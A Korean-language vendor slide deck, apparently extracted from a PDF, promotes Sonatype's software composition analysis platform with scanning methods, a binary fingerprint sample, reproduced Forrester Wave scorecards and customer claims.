- 어플리케이션을 구성하는 오픈소스 구성요소(Component)를 정확하게 식별하고 양질의 최신 데이터베이스를 통해 관련 위협요소(취약점, 라이선스, 품질 등)를 파악함으로써 Dependency 및 Transitive Dependency를 정확하게 추적해야 함

Hosted Data Service



```
<item key="013b4d333e95f3a5ac765fc2a3ab05e9f29d7952"
path="ch/qos/logback/core/util/Loader.class"
sha1="6cdbcfa9150af71c7b6b3adfbbc1e1e940f9413e"
sha1JA001="2f9768f33c106400ae23863165643d167a25e8ba"
sha1JB001="878d54d1c132ddee47ec7ebd9cefbdb8b31cb5ac"
sha1JC001="f65040a6798ab66c56ce0ef163195454a68c5921"
sha1JD001="4f093c9bd65a0e6d233171b3362109ab5b372235"/>
```

Advanced Binary Fingerprint



¶ 스캐닝(Scanning) 식별 방식

1. **매니페스트(Manifest) Scanning** : Build Manifest 파일을 사용하여 Dependency를 파악 (package.json, pom.xml등)
2. **바이너리(Binary) Scanning** : Binary Fingerprint를 사용하여 Build Artifact를 분석하는 방식으로 Final Build에 포함된 Package만 식별함으로써 False Positive 가능성 감소

Sonatype 플랫폼은 1) 매니페스트(Manifest) Scanning과 2) 바이너리(Binary) Scanning을 모두 사용, 보다 정확한 분석결과를 도출함

SCA(Software Composition Analysis) 분야, 글로벌 No.1 서비스

Forrester Wave™: Software Composition Analysis, Q2 2023

THE FORRESTER WAVE™

Software Composition Analysis Q2 2023

Software Composition Analysis (SCA) Forrester Report Q2 2023



	Forrester's weighting	Aqua Security	Checkmarx	Git-Hub	GitLab	JFrog	Mend	Palo Alto Networks	Revenera	Snyk	Sonatype	Synopsys	Veracode
Current offering	50%	1.78	3.10	1.50	1.30	2.32	3.41	1.83	2.93	3.13	4.06	4.00	2.79
Vulnerability identification	15%	1.60	3.00	1.60	1.60	3.00	3.00	1.00	3.00	1.60	5.00	3.60	3.60
License risk management	10%	0.70	2.10	0.70	1.00	1.00	3.00	0.70	5.00	1.00	5.00	4.40	1.00
SBOM management	10%	3.00	2.40	1.00	0.80	2.40	3.40	2.40	5.00	2.60	3.00	5.00	2.60
Development, security, and operations	10%	1.90	3.30	1.20	1.60	2.30	3.00	2.40	1.50	3.70	3.90	3.30	2.00
Software supply chain security	10%	2.40	2.60	2.60	0.20	3.00	2.60	0.90	0.70	3.40	5.00	3.60	0.70
Policy management	5%	1.00	3.00	1.00	1.00	3.00	3.00	1.00	3.00	3.00	5.00	5.00	3.00
Remediation	30%	1.80	3.80	1.50	1.50	2.50	4.30	2.70	2.50	4.60	3.70	4.00	3.60
Reporting and analytics	5%	1.00	3.00	1.00	1.00	1.00	3.00	1.00	5.00	3.00	3.00	3.00	5.00
Breadth of coverage	5%	2.00	3.40	3.20	3.00	1.00	3.40	2.60	2.20	2.80	2.20	4.60	2.80
Strategy	50%	1.20	3.90	1.70	1.40	3.20	3.50	3.10	3.00	4.60	3.90	3.30	3.60
Vision	25%	1.00	3.00	1.00	1.00	3.00	5.00	3.00	3.00	5.00	5.00	3.00	5.00
Execution roadmap	20%	1.00	5.00	3.00	1.00	5.00	3.00	3.00	3.00	3.00	3.00	3.00	1.00
Planned enhancements	20%	1.00	3.00	1.00	3.00	3.00	3.00	5.00	3.00	5.00	3.00	3.00	3.00
Innovation	10%	3.00	5.00	1.00	1.00	3.00	3.00	3.00	3.00	5.00	5.00	3.00	5.00
Supporting services and offerings	15%	1.00	5.00	3.00	1.00	3.00	3.00	1.00	3.00	5.00	3.00	5.00	5.00
Pricing flexibility and transparency	10%	1.00	3.00	1.00	1.00	1.00	3.00	3.00	3.00	5.00	5.00	3.00	3.00
Market presence	0%	2.00	2.00	3.00	3.00	3.00	3.20	1.20	1.80	4.60	4.60	4.60	2.80
Revenue	60%	2.00	2.00	3.00	3.00	3.00	3.00	1.00	2.00	5.00	5.00	5.00	3.00
Number of customers	20%	1.00	2.00	4.00	5.00	5.00	2.00	1.00	1.00	5.00	4.00	3.00	4.00
Average deal size	20%	3.00	2.00	2.00	1.00	1.00	5.00	2.00	2.00	3.00	4.00	5.00	1.00

https://reprints2.forrester.com/#/assets/2/425/RES178483/report?utm_campaign=q2%202023%20na%20forrester-sca-wave&utm_source=sales-email&utm_medium=email&utm_content=2023-forrester



sonatype
platform


Nexus Intelligence

경쟁사 대비 70% 많은 취약성 DB

NVD 대비 10배 빠른 속도

+65명의 글로벌 보안 전문연구원

Sonatype 플랫폼은 **글로벌 최대 데이터베이스를 기반으로 가장 정확한 정보를 실시간으로 빠르게 제공합니다**





sonatype
platform


Nexus
Intelligence

경쟁사 대비 70%
많은 취약성 DB

NVD 대비 10배
빠른 속도

+65명의 글로벌
보안 전문연구원

Sonatype 플랫폼은 **글로벌 No.1 오픈소스 Scanning 기능**으로, 가장 구체적인 SBOM(Software Bill of Materials, 소프트웨어 구성요소 명세서) 정보를 제공합니다




Forrester Wave™: Software Composition Analysis Scorecard, Q3 2021

	Forrester's weighting	Checkmarx	FOSSA	GitLab*	JFrog	Revenera	Snyk	Sonatype	Synopsys	Veracode	WhiteSource
Current offering	50%	2.68	2.91	1.66	1.72	2.03	3.37	4.40	3.18	2.53	4.20
Vulnerability identification	22%	3.40	2.60	1.30	3.80	2.20	3.20	4.40	4.40	2.20	4.40
License risk management	13%	3.00	5.00	2.60	1.00	5.00	2.60	4.60	3.40	1.00	4.60
Software bill of materials	10%	1.00	5.00	1.00	1.00	1.00	3.00	5.00	3.00	3.00	3.00

글로벌 No.1 의 가장 정확하고, 구체적인 SBOM(Software Bill of Materials, 소프트웨어 구성요소 명세서) 정보 제공

Sonatype 플랫폼 제품군







지원 언어 및 패키지

- 다양한 언어 및 패키지 지원
- 기업 어플리케이션에 필요한 다양한 언어 및 패키지 제공

SonaType 플랫폼 지원 언어



SonaType 플랫폼 지원 패키지



60 of Fortune 100 | 8 of Top 10 Global Banks | 8 of Top 10 Card Issuers

7 of Top 10 US Tech Firms | 4 of 5 US Armed Forces

Fin Serv



Technology



Media



Manufacturing



Energy



주요 고객사

2,000여 고객사 (1,500만 개발자)를 통해 검증된 솔루션


목 차

- **오류의 위험성** - 오픈소스 소프트웨어 공격 기법 및 현황
- **오류의 위험성** - 오픈소스 취약점을 위한 양질의 보안 DB - Sonatype 플랫폼
- **오류의 위험성** - 오픈소스 위협 원천 차단 - Sonatype Repository Firewall 구성 및 운영
- **오류의 위험성** - 오픈소스 취약점 관리에 대한 거버넌스 자동화 - Sonatype Lifecycle

Nexus Repository OSS(오픈소스)는 취약점이나 라이선스에 대한 요약 정보 제공하며,
Nexus Repository Pro는 세부 정보 추가 제공



- 전세계 개발자들이 가장 많은 Repository Manager 로 Nexus Repository 사용



Nexus Repository OSS

Nexus Repository Pro



View By: Vulnerabilities

